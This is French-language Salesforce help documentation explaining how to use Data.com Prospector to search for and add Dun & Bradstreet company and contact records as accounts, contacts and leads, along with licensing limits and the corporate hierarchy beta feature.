- Pour des organisations Professional Edition et supérieur, les administrateurs peuvent utiliser les outils de Gestion des publications pour contrôler si et quand les utilisateurs peuvent créer des enregistrements dupliqués dans Salesforce. Les administrateurs peuvent personnaliser la logique d'identification des doublons et créer des rapports sur les doublons que les utilisateurs peuvent enregistrer.
- Tous les utilisateurs peuvent effectuer une recherche dans la base de données complète de comptes et de contacts de Data.com. Toutefois, les utilisateurs de la version gratuite ne peuvent pas afficher le numéro de téléphone et l'e-mail des contacts, consulter les cartes de compte ou les données D&B dans les enregistrements de compte, ajouter des enregistrements à Salesforce et mettre à jour les enregistrements. Pour tirer parti des données de Data.com, achetez des licences Data.com et configurez la fonctionnalité.

La suite de produits Data.com comprend Data.com Prospector, Data.com Clean.

**Remarque:** Dans les organisations qui ont Performance Edition, les utilisateurs reçoivent automatiquement Data.com Prospector et Data.com Clean.

**Éditions**

Disponible avec : Salesforce Classic et Lightning Experience

Licence Data.com Prospector disponible avec : **Contact Manager** Edition (aucun objet Piste), **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

Licence Data.com Clean Clean disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

Data.com Social Key est disponible avec une licence Data.com Clean avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

### Data.com Prospector

Utilisez Data.com Prospector pour effectuer une recherche d'informations utiles sur les sociétés de Dun & Bradstreet et de millions de contacts, et rechercher les enregistrements dont votre société a besoin. Ajoutez ces enregistrements à Salesforce en tant que nouveaux comptes, contacts et pistes, ou exportez-les pour les utiliser dans d'autres applications. C'est l'outil idéal pour récupérer les données dont vous avez besoin afin de planifier vos territoires commerciaux, de segmenter vos campagnes, de trouver de nouveaux comptes à engager et d'élargir votre réseau commercial.

### Data.com Clean

Data.com Clean fournit plusieurs méthodes de mise à jour de vos enregistrements Salesforce CRM, en utilisant les informations sur les sociétés de D&B et de millions de contacts.

Social Key de Data.com

Clé sociale de Data.com fonctionne avec des comptes et des contacts sociaux et avec Data.com Clean pour aider à en savoir plus sur vos contacts et vos pistes dans Salesforce ou sur des sites de réseaux sociaux. Votre organisation doit avoir activé Data.com Clean pour utiliser Clé sociale.

CONSULTER ÉGALEMENT :

Data.com Clean

Prospection des sociétés, des contacts et des pistes directement dans Salesforce

Comment puis-je déterminer le produit Data.com dont dispose mon organisation ?

Quel produit mon organisation doit-elle utiliser pour mettre à jour nos enregistrements de compte, de contact et de piste ?

http://www.salesforce.com/crm/data-editions-pricing/

## Data.com Prospector

Utilisez Data.com Prospector pour effectuer une recherche d'informations utiles sur les sociétés de Dun & Bradstreet et de millions de contacts, et rechercher les enregistrements dont votre société a besoin. Ajoutez ces enregistrements à Salesforce en tant que nouveaux comptes, contacts et pistes, ou exportez-les pour les utiliser dans d'autres applications. C'est l'outil idéal pour récupérer les données dont vous avez besoin afin de planifier vos territoires commerciaux, de segmenter vos campagnes, de trouver de nouveaux comptes à engager et d'élargir votre réseau commercial.

Tous les utilisateurs Salesforce peuvent rechercher des comptes et des contacts dans Data.com. Les utilisateurs qui disposent d'une licence Data.com Prospector peuvent :

- Ajouter des comptes et des contacts à Salesforce, et ajouter des contacts en tant que pistes.
- Ajouter les contacts d'un compte directement à partir de l'enregistrement du compte.
- Exporter des comptes et des contacts à partir de Data.com.
- Mettre à jour manuellement des enregistrements de compte, de contact et de piste Salesforce, qu'ils soient ajoutés à partir de Data.com ou non.
- Ajouter des informations de prospection dans les détails commerciaux, financiers, de concurrence et de secteur d'activité des comptes.
- Ajouter des vues hiérarchiques des relations parent-enfant dans les sociétés ainsi que des informations sur les comptes, comme le revenu annuel, la propriété et le nombre d'employés (disponible pour les utilisateurs de Data.com Prospector en tant que fonctionnalité bêta).

Éditions

Disponible avec : Salesforce Classic

Disponible avec une licence Data.com Prospector dans : **Contact Manager** Edition (aucun objet Piste), **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

Il existe deux versions de Data.com Prospector : Corporate Prospector et Premium Prospector. Premium Prospector inclut davantage de champs Dun & Bradstreet pour ajouter ou mettre à jour manuellement des enregistrements de compte, de contact ou de piste. Les utilisateurs de Premium Prospector ont également accès à la page Hiérarchie des sociétés. Sauf indication contraire, l'aide de Salesforce fait référence au produit Data.com Premium Prospector. Pour plus d'informations sur Premium Prospector, contactez votre responsable de compte Salesforce.

| Version de Data.com Prospector | Champs Dun & Bradstreet (D&B) |
|---|---|
| Data.com Corporate Prospector | Ensemble de base de champs Dun & Bradstreet. |
| Data.com Premium Prospector | Ensemble de base de champs Dun & Bradstreet, plus le champ `Société D&B`. Ce champ est associé à un enregistrement `Société D&B` avec plus de 70 champs Dun & Bradstreet supplémentaires, accessibles sous l'onglet `Sociétés D&B`. La |

| Version de Data.com Prospector | Champs Dun & Bradstreet (D&B) |
| --- | --- |
| | page Hiérarchie des sociétés fournit une vue hiérarchique des relations entre les sociétés Dun & Bradstreet. |

## Data.com Prospector dans Classic et dans Lightning Experience

**Prospecting dans Lightning Experience**

Gestion de l'accès aux résultats de recherche Data.com et aux fonctionnalités associées

Connaissances en prospection dans Lightning

**Prospection dans Salesforce Classic**

Obtention d'informations critiques sur le secteur d'activité, la finance et la concurrence pour vos comptes

Détails des données Prospecting Insights

Prospection des sociétés, des contacts et des pistes directement dans Salesforce

Utilisez Data.com Prospector pour prospecter de nouvelles sociétés et de nouveaux contacts dans les secteurs d'activité et les zones géographiques qui vous intéressent. Ajoutez des enregistrements de compte, de contact et de piste à Salesforce, ou exportez-les afin de les utiliser dans d'autres applications. Vous pouvez effectuer des recherches dans les données reconnues sur les sociétés, les secteurs d'activité et financières de Dun & Bradstreet®, et dans les données en crowdsourcing de millions de contacts, afin de récupérer les informations dont vous avez besoin au moment opportun.

Connaissances en prospection dans Lightning

Data.com Prospecting Insights combine les informations sur les sociétés de Dun & Bradstreet et les connaissances sur le secteur d'activité dans une capture instantanée. Des onglets sur les informations des sociétés, les hiérarchies des comptes et des liens vers les secteurs d'activité associés vous aident à engager des conversations informées avec vos prospects et vos clients.

## Prospection des sociétés, des contacts et des pistes directement dans Salesforce

Utilisez Data.com Prospector pour prospecter de nouvelles sociétés et de nouveaux contacts dans les secteurs d'activité et les zones géographiques qui vous intéressent. Ajoutez des enregistrements de compte, de contact et de piste à Salesforce, ou exportez-les afin de les utiliser dans d'autres applications. Vous pouvez effectuer des recherches dans les données reconnues sur les sociétés, les secteurs d'activité et financières de Dun & Bradstreet®, et dans les données en crowdsourcing de millions de contacts, afin de récupérer les informations dont vous avez besoin au moment opportun.

Considérations relatives à la prospection de sociétés, de contacts et de pistes dans Salesforce

Plusieurs limitations importantes sont à considérer pour les utilisateurs qui recherchent et ajoutent des enregistrements dans Data.com.

Prospection rapide de sociétés directement dans Salesforce

Avec une licence Data.com Prospector, vous pouvez rechercher aisément de nouvelles sociétés dans les secteurs d'activité et les zones géographiques qui vous intéressent. En quelques étapes, vous pouvez ajouter les informations sur les sociétés en tant que nouveaux comptes dans Salesforce.

Éditions

Disponible avec : Salesforce Classic

Disponible avec une licence Data.com Prospector dans : **Contact Manager** Edition (aucun objet Piste), **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

Disponible avec une licence Data.com Clean dans : **Professional** Edition, **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

### Davantage de comptes dans Salesforce Lightning

Les clients de Data.com Prospector recherchent les comptes dont ils ont besoin dans la page **Comptes** et les ajoutent à leur organisation en quelques clics.

### Prospection rapide de pistes directement dans Salesforce

Vous avez besoin de pistes ? Avec une licence Data.com Prospector, vous pouvez rechercher des contacts dans les sociétés, les secteurs d'activité et les zones géographiques qui vous intéressent. Vous pouvez ensuite ajouter les enregistrements à Salesforce en tant que nouvelles pistes.

### Prospection rapide de contacts directement dans Salesforce

Besoin de contacts ? Avec une licence Data.com Prospector, vous pouvez rechercher des contacts dans les sociétés, les secteurs d'activité et les zones géographiques qui vous intéressent. Vous pouvez ensuite ajouter les enregistrements à Salesforce en tant que nouvelles pistes.

### Prospection de contacts importants dans vos comptes

Vous devez rechercher le contact compétent dans l'un de vos comptes ? Avec une licence Data.com Prospector, vous pouvez rechercher aisément des contacts dans votre société par fonction, par emplacement et par secteur d'activité. Vous pouvez ensuite ajouter ces enregistrements à Salesforce en un clic.

### Considérations relatives à la prospection de contacts Data.com dans Salesforce

Les clients de Data.com Prospector peuvent rechercher les contacts dont ils ont besoin depuis une page **Compte** et les ajouter à leurs organisations en quelques clics seulement.

### Recherche de sociétés dans la même hiérarchie d'entreprise (Bêta)

La hiérarchie des sociétés Data.com utilise les données de société Dun & Bradstreet dans Data.com pour afficher une vue hiérarchique des sociétés. Elle affiche les relations parent-enfant et des informations comme le chiffre d'affaires annuel, la propriété et le nombre d'employés.

### Instructions pour la prospection de sociétés, de contacts et de pistes dans Salesforce

Consultez quelques instructions à suivre lors de la prospection de nouvelles sociétés et nouveaux contacts avec Data.com Prospector.

## Considérations relatives à la prospection de sociétés, de contacts et de pistes dans Salesforce

Plusieurs limitations importantes sont à considérer pour les utilisateurs qui recherchent et ajoutent des enregistrements dans Data.com.

- Actuellement, les secteurs secondaires sous Gouvernement, dans le système de classification Catégories de secteur d'activité Data.com, ne sont pas disponibles en raison de limitations dans le mappage entre les catégories de secteur d'activité Data.com et le système SIC.
- Par défaut, chaque utilisateur auquel une licence utilisateur Data.com Prospector a été attribuée dispose d'une limitation mensuelle de 300 ajouts d'enregistrements. Cette valeur peut être ajustée en fonction de votre contrat. Les ajouts d'enregistrement expirent à minuit le dernier jour de chaque mois, selon le fuseau horaire par défaut de votre organisation.
- Une licence Data.com Prospector unique est attribuée chaque fois que vous activez un utilisateur de Data.com Prospector.
- Si votre organisation a acheté uniquement Data.com Prospector, seuls les utilisateurs qui disposent de licences peuvent mettre à jour des enregistrements.

**Éditions**

Disponible avec : Salesforce Classic

Disponible avec une licence Data.com Prospector dans : **Contact Manager** Edition (aucun objet Piste), **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

Disponible avec une licence Data.com Clean dans : **Professional** Edition, **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

- Lors de l'ajout d'enregistrements à Data.com, le chiffre d'affaires annuel est disponible uniquement en dollars US. Si la devise `Dollar US` n'est pas active pour votre organisation, les enregistrements ajoutés depuis Data.com ne comprennent pas d'informations sur le chiffre d'affaires.

CONSULTER ÉGALEMENT :

Instructions pour la prospection de sociétés, de contacts et de pistes dans Salesforce

## Prospection rapide de sociétés directement dans Salesforce

Avec une licence Data.com Prospector, vous pouvez rechercher aisément de nouvelles sociétés dans les secteurs d'activité et les zones géographiques qui vous intéressent. En quelques étapes, vous pouvez ajouter les informations sur les sociétés en tant que nouveaux comptes dans Salesforce.

Procédure : Prospect for Companies Fast Right in Salesforce

**Éditions**

Disponible avec : Salesforce Classic

Disponible avec une licence Data.com Prospector dans : **Contact Manager** Edition (aucun objet Piste), **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

**AUTORISATIONS UTILISATEUR**

Pour ajouter des comptes à partir de Data.com :
- Créer sur les comptes

1. Cliquez sur l'onglet Data.com.
2. Cliquez sur **Rechercher des comptes**.
3. Saisissez ou sélectionnez vos critères de recherche. Lorsque vous cliquez sur la zone de sélection dans le champ `Secteur d'activité`, par exemple, le Sélecteur de secteur d'activité s'affiche. Vous pouvez utiliser la classification par secteur d'activité pour sélectionner parmi une liste étendue de secteurs principaux et secondaires afin de créer une requête de secteur d'activité dans vos critères de recherche. Lorsque vous cliquez sur la zone de sélection dans le champ `Emplacement`, le Sélecteur d'emplacement s'affiche, dans lequel vous pouvez créer une requête d'emplacement en tant que critère de recherche.
4. Cliquez sur **Rechercher**. Les résultats sont classés par nombre de contacts actifs.
   Pour afficher des enregistrements marqués comme inactifs, sous Options, sélectionnez `Afficher les enregistrements inactifs`. Les enregistrements inactifs sont indiqués par .
5. Si la liste de résultats est longue, vous pouvez :
   - Trier les résultats par en-tête de tableau. Par exemple, l'en-tête `Mis à jour` trie les résultats par la date de dernière mise à jour.
   - Accéder directement à une page en saisissant son numéro dans le champ `Page`.
   - Cliquer sur les flèches pour parcourir les pages.
6. Si vous ne trouvez pas ce que vous recherchez, utilisez des filtres pour affiner vos résultats. Élargissez les catégories de filtrage selon vos besoins. Saisissez une plage ou sélectionnez la case en regard de chaque filtre que vous souhaitez appliquer.
7. Ajoutez tous les comptes ou une sélection à Salesforce.
   - Pour ajouter tous les comptes, cliquez sur **Ajouter à Salesforce**, puis sélectionnez *`Tous`*.
   - Pour ajouter des comptes sélectionnés, sélectionnez-les, puis cliquez sur **Ajouter à Salesforce** et choisissez *`Sélectionné`*.
8. Cliquez sur **Poursuivre**.
   Si votre sélection inclut des doublons, nous les ajoutons si les enregistrements de compte dupliqués sont autorisés dans votre organisation Salesforce. L'ajout de plus de 200 enregistrements peut prendre quelques minutes. Dans ce cas, nous envoyons un e-mail une fois le processus terminé.
9. Dans le message de confirmation, cliquez sur **Accéder aux comptes** pour afficher une liste des nouveaux enregistrements dans la page d'accueil des comptes.

Si vous utilisez Data.com Prospector, lorsque vous ajoutez un compte à partir de Data.com, un enregistrement Société D&B correspondant (s'il existe dans Data.com) est automatiquement créé dans Salesforce et lié à l'enregistrement du compte via son champ `Société D&B`.

CONSULTER ÉGALEMENT :

Instructions pour la prospection de sociétés, de contacts et de pistes dans Salesforce

Comprendre les recherches Data.com

## Davantage de comptes dans Salesforce Lightning

Éditions

Disponible avec une licence Data.com Prospector dans : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

Les clients de Data.com Prospector recherchent les comptes dont ils ont besoin dans la page **Comptes** et les ajoutent à leur organisation en quelques clics.

Le bouton **Obtenir plus de comptes** ouvre une boîte de dialogue interactive pour rechercher et ajouter des comptes Data.com dans votre organisation. Cette expérience rationalisée fournit les comptes dont vous avez besoin lorsque vous en avez besoin, directement depuis la page Comptes.

Utilisez une combinaison de filtres disponibles pour rechercher les comptes dont vous avez besoin.

**Chiffre d'affaires annuel**
Sélectionnez un opérateur logique et saisissez une valeur de chiffre d'affaires annuel. Ces opérateurs logiques permettent d'ajouter plusieurs filtres de chiffre d'affaires annuel.

**Société ou site Web**
Saisissez un nom de société ou de site Web complet ou partiel.

**Région/province**
Sélectionnez dans une liste de régions et de provinces ou de territoires non constitués et organisés.

Remarque: Les régions et provinces sont valides pour un filtrage avec le pays États-Unis.

**Pays**
Sélectionnez dans une liste de pays.

**Type d'emplacement**
Sélectionnez dans une liste de types d'emplacement disponibles.

- Branche : un emplacement secondaire au siège social.
- Siège social : une société qui a des succursales ou des filiales.
- Emplacement unique : une société sans succursale ni filiale.

## Prospection rapide de pistes directement dans Salesforce

Vous avez besoin de pistes ? Avec une licence Data.com Prospector, vous pouvez rechercher des contacts dans les sociétés, les secteurs d'activité et les zones géographiques qui vous intéressent. Vous pouvez ensuite ajouter les enregistrements à Salesforce en tant que nouvelles pistes.

**Éditions**

Disponible avec : Salesforce Classic

Disponible avec une licence Data.com Prospector dans : **Contact Manager** Edition (aucun objet Piste), **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

**AUTORISATIONS UTILISATEUR**

Pour ajouter des contacts Data.com en tant que pistes :

- Créer sur les pistes

1. Accédez à l'onglet Data.com.
2. Dans l'onglet Rechercher des contacts, saisissez ou sélectionnez vos critères de recherche. Lorsque vous cliquez sur la zone de sélection dans le champ `Secteur d'activité`, par exemple, le Sélecteur de secteur d'activité s'affiche. Vous pouvez utiliser la classification par secteur d'activité pour sélectionner parmi une liste étendue de secteurs principaux et secondaires afin de créer une requête de secteur d'activité dans vos critères de recherche. Lorsque vous cliquez sur la zone de sélection dans le champ `Emplacement`, le Sélecteur d'emplacement s'affiche, dans lequel vous pouvez créer une requête d'emplacement en tant que critère de recherche.
3. Cliquez sur **Rechercher**.
   Les résultats sont classés par ordre alphanumérique. Pour afficher des enregistrements marqués comme inactifs, sous Options, sélectionnez `Afficher les enregistrements inactifs`. Les enregistrements inactifs sont indiqués par .
4. Si la liste de résultats est longue, vous pouvez :
   - Trier les résultats par en-tête de tableau. Par exemple, l'en-tête `Mis à jour` trie les résultats par la date de dernière mise à jour.
   - Accéder directement à une page en saisissant son numéro dans le champ `Page`.
   - Cliquer sur les flèches pour parcourir les pages.

   Le tri et la navigation dans les pages fonctionnent uniquement pour les listes inférieures à 100 000 enregistrements.
5. Si vous ne trouvez pas ce que vous recherchez, utilisez des filtres pour affiner vos résultats. Élargissez les catégories de filtrage selon vos besoins. Saisissez une plage ou sélectionnez la case en regard de chaque filtre que vous souhaitez appliquer.
   La liste est automatiquement mise à jour.
6. Sélectionnez les contacts que vous souhaitez ajouter puis cliquez sur **Ajouter à Salesforce**.
7. Sélectionnez *`Pistes`* pour ajouter les enregistrements en tant que pistes, puis cliquez sur **Continuer**.
   Si votre sélection inclut des doublons, nous les ajoutons si les enregistrements de piste dupliqués sont autorisés dans votre organisation Salesforce. L'ajout de plus de 200 enregistrements peut prendre quelques minutes. Dans ce cas, nous envoyons un e-mail une fois le processus terminé.
8. Cliquez sur **Accéder aux pistes** pour afficher la liste des nouveaux enregistrements dans la page d'accueil des pistes.

   Si vous utilisez Data.com Prospector, lorsque vous ajoutez une piste à partir de Data.com, un enregistrement Société D&B correspondant (s'il existe dans Data.com) est automatiquement créé dans Salesforce et lié à l'enregistrement de la piste via son champ `D&B Société`.

CONSULTER ÉGALEMENT :

Prospection de contacts importants dans vos comptes

## Prospection rapide de contacts directement dans Salesforce

Besoin de contacts ? Avec une licence Data.com Prospector, vous pouvez rechercher des contacts dans les sociétés, les secteurs d'activité et les zones géographiques qui vous intéressent. Vous pouvez ensuite ajouter les enregistrements à Salesforce en tant que nouvelles pistes.

**Éditions**

Disponible avec : Salesforce Classic

Disponible avec une licence Data.com Prospector dans : **Contact Manager** Edition (aucun objet Piste), **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

**AUTORISATIONS UTILISATEUR**

Pour rechercher des contacts dans Data.com :
- Aucune autorisation requise

Pour ajouter des contacts Data.com :
- Créer sur les contacts

Pour créer un compte en ajoutant des contacts :
- Créer sur les comptes

1. Accédez à l'onglet Data.com.
2. Dans l'onglet Rechercher des contacts, saisissez ou sélectionnez vos critères de recherche. Lorsque vous cliquez sur la zone de sélection dans le champ `Secteur d'activité`, par exemple, le Sélecteur de secteur d'activité s'affiche. Vous pouvez utiliser la classification par secteur d'activité pour sélectionner parmi une liste étendue de secteurs principaux et secondaires afin de créer une requête de secteur d'activité dans vos critères de recherche. Lorsque vous cliquez sur la zone de sélection dans le champ `Emplacement`, le Sélecteur d'emplacement s'affiche, dans lequel vous pouvez créer une requête d'emplacement en tant que critère de recherche.
3. Cliquez sur **Rechercher**.
   Les résultats sont classés par ordre alphanumérique. Pour afficher des enregistrements marqués comme inactifs, sous Options, sélectionnez `Afficher les enregistrements inactifs`. Les enregistrements inactifs sont indiqués par .
4. Si la liste de résultats est longue, vous pouvez :
   - Trier les résultats par en-tête de tableau. Par exemple, l'en-tête `Mis à jour` trie les résultats par la date de dernière mise à jour.
   - Accéder directement à une page en saisissant son numéro dans le champ `Page`.
   - Cliquer sur les flèches pour parcourir les pages.

     Le tri et la navigation dans les pages fonctionnent uniquement pour les listes inférieures à 100 000 enregistrements.
5. Si vous ne trouvez pas ce que vous recherchez, utilisez des filtres pour affiner vos résultats. Élargissez les catégories de filtrage selon vos besoins. Saisissez une plage ou sélectionnez la case en regard de chaque filtre que vous souhaitez appliquer.
   La liste est automatiquement mise à jour.
6. Ajoutez tous les contacts ou une sélection à Salesforce.
   - Pour ajouter tous les contacts, cliquez sur **Ajouter à Salesforce**, puis sélectionnez **Tous**.
   - Pour ajouter des contacts sélectionnés, sélectionnez-les, puis cliquez sur **Ajouter à Salesforce** et choisissez *`Sélectionné`*.

   Vous recevez un message de confirmation avec le nombre d'enregistrements ajoutés.
7. Sélectionnez **Contacts**.
   Saisissez ou sélectionnez le compte que vous souhaitez associer aux contacts. Vous ne pouvez associer qu'un seul compte. Pour créer le compte à associer, utilisez la référence.
8. Cliquez sur **Continuer**.
   Si votre sélection inclut des doublons, nous les ajoutons si les enregistrements de contact dupliqués sont autorisés dans votre organisation Salesforce. L'ajout de plus de 200 enregistrements peut prendre quelques minutes. Dans ce cas, nous envoyons un e-mail une fois le processus terminé.

9. Cliquez sur **Accéder au compte** pour revenir à l'enregistrement du compte.

CONSULTER ÉGALEMENT :

Instructions pour la prospection de sociétés, de contacts et de pistes dans Salesforce

Comprendre les recherches Data.com

## Prospection de contacts importants dans vos comptes

Vous devez rechercher le contact compétent dans l'un de vos comptes ? Avec une licence Data.com Prospector, vous pouvez rechercher aisément des contacts dans votre société par fonction, par emplacement et par secteur d'activité. Vous pouvez ensuite ajouter ces enregistrements à Salesforce en un clic.

Avant de commencer, assurez-vous que le bouton `Obtenir des contacts` a été ajouté à la présentation de page Compte.

1. Accédez à la page des détails du compte auquel vous souhaitez ajouter des contacts.
2. Cliquez sur **Obtenir des contacts**. Dans la liste déroulante :
   - Sélectionnez un filtre pour affiner vos résultats par niveau ou par département, ou
   - Sélectionnez **Tous** pour afficher tous les contacts du compte.

   L'onglet Data.com s'ouvre et affiche une liste des contacts qui correspondent au nom du compte et de tous les filtres que vous avez sélectionnés. Par exemple, pour obtenir les contacts des responsables d'Universal Telco, accédez à la page de détail de Universal Telco. Cliquez sur **Obtenir des contacts** et, sous `Par niveau`, sélectionnez le filtre *`Niveau-responsable`*. L'onglet Data.com affiche une liste de responsables Universal Telco.
3. Sélectionnez davantage de filtres pour affiner la liste. Élargissez les catégories de filtrage selon vos besoins. Saisissez une plage ou sélectionnez la case en regard de chaque filtre que vous souhaitez appliquer.
4. Ajoutez tous les contacts ou une sélection à Salesforce.
   - Pour ajouter tous les contacts, cliquez sur **Ajouter à Salesforce**.
   - Pour ajouter des contacts sélectionnés, sélectionnez-les, puis cliquez sur **Ajouter à Salesforce** et choisissez *`Sélectionné`*.
5. Sélectionnez **Contacts** pour ajouter les enregistrements au compte initial en tant que contacts associés.
   Les contacts sont associés au compte initial.
6. Cliquez sur **Continuer** pour ajouter les enregistrements.
   Si votre sélection inclut des doublons, nous les ajoutons si les enregistrements de contact dupliqués sont autorisés dans votre organisation Salesforce. L'ajout de plus de 200 enregistrements peut prendre quelques minutes. Dans ce cas, nous envoyons un e-mail une fois le processus terminé.
7. Cliquez sur **Accéder au compte** pour revenir à l'enregistrement du compte.

Éditions

Disponible avec : Salesforce Classic

Disponible avec une licence Data.com Prospector dans : **Contact Manager** Edition (aucun objet Piste), **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

AUTORISATIONS UTILISATEUR

Pour récupérer des contacts Data.com à partir d'un compte :

- Lire sur les comptes

  ET

  Créer sur les contacts

CONSULTER ÉGALEMENT :

Prospection rapide de contacts directement dans Salesforce

Prospection rapide de pistes directement dans Salesforce

## Considérations relatives à la prospection de contacts Data.com dans Salesforce

Les clients de Data.com Prospector peuvent rechercher les contacts dont ils ont besoin depuis une page **Compte** et les ajouter à leurs organisations en quelques clics seulement.

Disponible avec une licence Data.com Prospector dans : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

Le bouton **Obtenir plus de contacts** ouvre une boîte de dialogue interactive pour rechercher et ajouter des contacts Data.com dans votre organisation. Cette expérience rationalisée fournit les contacts dont vous avez besoin lorsque vous en avez besoin, directement depuis la page Compte.

Voici quelques éléments à connaître à propos de `Obtenir plus de contacts`.

| Limitation | Description |
|---|---|
| 200 contacts au maximum | Vous pouvez ajouter jusqu'à 200 contacts dans une seule requête. Lorsque vous sélectionnez plus de 200 contacts, vous êtes invité(e) à en désélectionner d'autres. |
| Filtres | • Les filtres sont liés par l'opérateur logique AND.<br>• Ajoutez un seul filtre de chaque. L'ajout de plusieurs filtres peut entraîner des résultats imprévisibles.<br>• `Service` : sélectionnez 1 ou plusieurs services dans la liste déroulante.<br>• `Niveau` : sélectionnez 1 ou plusieurs niveaux dans la liste déroulante.<br>• `Titre` : saisissez un titre unique ou une liste de titres séparés par une virgule. |
| Le compte doit être mis à jour | `Obtenir plus de contacts` fonctionne uniquement dans des comptes mis à jour. Des comptes mis à jour ont été importés depuis Data.com, ou votre organisation a mis à jour le compte après l'ajout de l'enregistrement dans votre organisation. Si le compte sélectionné n'est pas mis à jour, demandez à votre administrateur comment le mettre à jour. |

Filtrage des contacts à partir de la vue de liste Obtenir plus de contacts
Filtrez les résultats Data.com disponibles pour le compte sélectionné, puis ajoutez les contacts dont vous avez besoin.

### Filtrage des contacts à partir de la vue de liste Obtenir plus de contacts

Filtrez les résultats Data.com disponibles pour le compte sélectionné, puis ajoutez les contacts dont vous avez besoin.

Une licence Data.com Prospector est requise.

Selon le champ que vous souhaitez filtrer, vous disposez de plusieurs options. Vous pouvez filtrer par titre, par service et par niveau.

- Les filtres sont liés par l'opérateur logique AND.
- Ajoutez un seul filtre de chaque. L'ajout de plusieurs filtres peut entraîner des résultats imprévisibles.

- `Service` : sélectionnez 1 ou plusieurs services dans la liste déroulante.
- `Niveau` : sélectionnez 1 ou plusieurs niveaux dans la liste déroulante.
- `Titre` : saisissez un titre unique ou une liste de titres séparés par une virgule.

De nouvelles icônes permettent d'identifier les contacts lorsque vous utilisez des filtres pour affiner vos résultats de recherche.

| Icône | Description |
|---|---|
| | Le contact existe déjà dans la solution CRM. |
| | Votre organisation est propriétaire du contact. |

1. Dans la boîte de dialogue **Obtenir plus de contacts**, cliquez sur .
2. Cliquez sur **Ajouter un filtre**.
3. Sous **Nouveau filtre**, sélectionnez le filtre à ajouter.
4. Sous Valeur, sélectionnez ou saisissez les valeurs souhaitées.
5. Cliquez sur **Terminé**.
6. Pour définir un autre filtre, cliquez sur **Ajouter un filtre**.
7. Pour retirer un filtre, cliquez sur .
8. Pour appliquer et enregistrer les filtres, cliquez sur **Enregistrer**.

## Recherche de sociétés dans la même hiérarchie d'entreprise (Bêta)

La hiérarchie des sociétés Data.com utilise les données de société Dun & Bradstreet dans Data.com pour afficher une vue hiérarchique des sociétés. Elle affiche les relations parent-enfant et des informations comme le chiffre d'affaires annuel, la propriété et le nombre d'employés.

La hiérarchie des sociétés Data.com utilise des données Dun & Bradstreet pour créer une vue des relations hiérarchiques d'un compte avec les sociétés associées. Pour ajouter un compte à votre organisation Salesforce, cliquez sur le bouton **Ajouter un compte** en regard du compte.

La Hiérarchie des sociétés est disponible dans Data.com Prospector. Outre les relations entre les diverses entités d'une entreprise, la hiérarchie indique le chiffre d'affaires annuel associé ainsi que le nombre d'employés des différentes entités de la hiérarchie. Pour plus de contexte, la hiérarchie comprend également des informations de votre organisation Salesforce, elle indique notamment si une entité existe dans un enregistrement de compte, et le propriétaire du compte. Ces informations permettent aux commerciaux d'identifier des clients potentiels et de les ajouter aisément en tant que comptes directement depuis la vue hiérarchique.

Cette publication contient une version bêta de la Hiérarchie des sociétés Data.com, qui est de qualité production. N'hésitez pas à nous faire part de vos commentaires et suggestions sur la Hiérarchie des sociétés dans IdeaExchange. Pour plus d'informations sur l'activation de cette fonctionnalité dans votre organisation, contactez Salesforce.

La Hiérarchie de la société Data.com présente différents types de sociétés et la relation qui existe entre elles.

| Type de société | Description |
|---|---|
| Siège social principal | L'entité organisationnelle la plus élevée dans une structure de hiérarchie d'entreprises. Elle supervise les entreprises et filiales nationales ou internationales. |

| Type de société | Description |
| --- | --- |
| Siège social national | Le niveau le plus élevé dans une hiérarchie d'entreprises au sein d'un même pays. Un siège social national est généralement subordonné au siège social principal. |
| Siège social | Une entreprise qui possède plusieurs succursales, divisions ou filiales et qui a une responsabilité financière vis à vis des sociétés qui lui sont subordonnées. |
| Succursale | L'emplacement secondaire d'un siège social. |
| Emplacement unique | Une société sans succursale ni filiale. |
| Non démarchable | Cette société n'est pas démarchable et les informations sur les enregistrements sont intentionnellement cachées. Vous ne pouvez pas ajouter cet enregistrement à partir de la hiérarchie mais vous pouvez consulter ou ajouter des comptes associés actifs. |

Affichage de la hiérarchie des sociétés pour des comptes

La hiérarchie de la société Data.com affiche la relation hiérarchique des comptes avec des informations importantes sur les comptes. Affichez les relations parent-enfant et les informations sur les comptes, comme le chiffre d'affaires annuel, la propriété et le nombre d'employés.

Recherche de nouveaux comptes à l'aide du numéro Global Ultimate D-U-N-S

Data.com Prospector facilite la recherche de nouvelles sociétés à prospecter dans la hiérarchie de la société des comptes existants. Il suffit de rechercher par le numéro Global Ultimate D-U-N-S directement depuis l'enregistrement Société D&B. Vous pouvez visualiser d'autres sociétés ayant une structure corporative similaire, et les ajouter à Salesforce en tant que nouveaux comptes.

Instructions pour l'ajout de comptes de la même hiérarchie des sociétés à Salesforce

La fonction Hiérarchie des sociétés Data.com effectue des recherches dans Data.com pour trouver des enregistrements de sociétés Dun & Bradstreet et affiche les liens entre les sociétés dans une vue hiérarchique. Depuis la hiérarchie des sociétés, vous pouvez ajouter des enregistrements de compte à Salesforce. Tenez compte des consignes suivantes lors de l'ajout d'enregistrements Data.com à Salesforce depuis la hiérarchie des sociétés.

CONSULTER ÉGALEMENT :

Configuration de présentations de page pour Data.com Prospector et Data.com Clean

### Affichage de la hiérarchie des sociétés pour des comptes

La hiérarchie de la société Data.com affiche la relation hiérarchique des comptes avec des informations importantes sur les comptes. Affichez les relations parent-enfant et les informations sur les comptes, comme le chiffre d'affaires annuel, la propriété et le nombre d'employés.

1. Ouvrez une page de détail de compte.
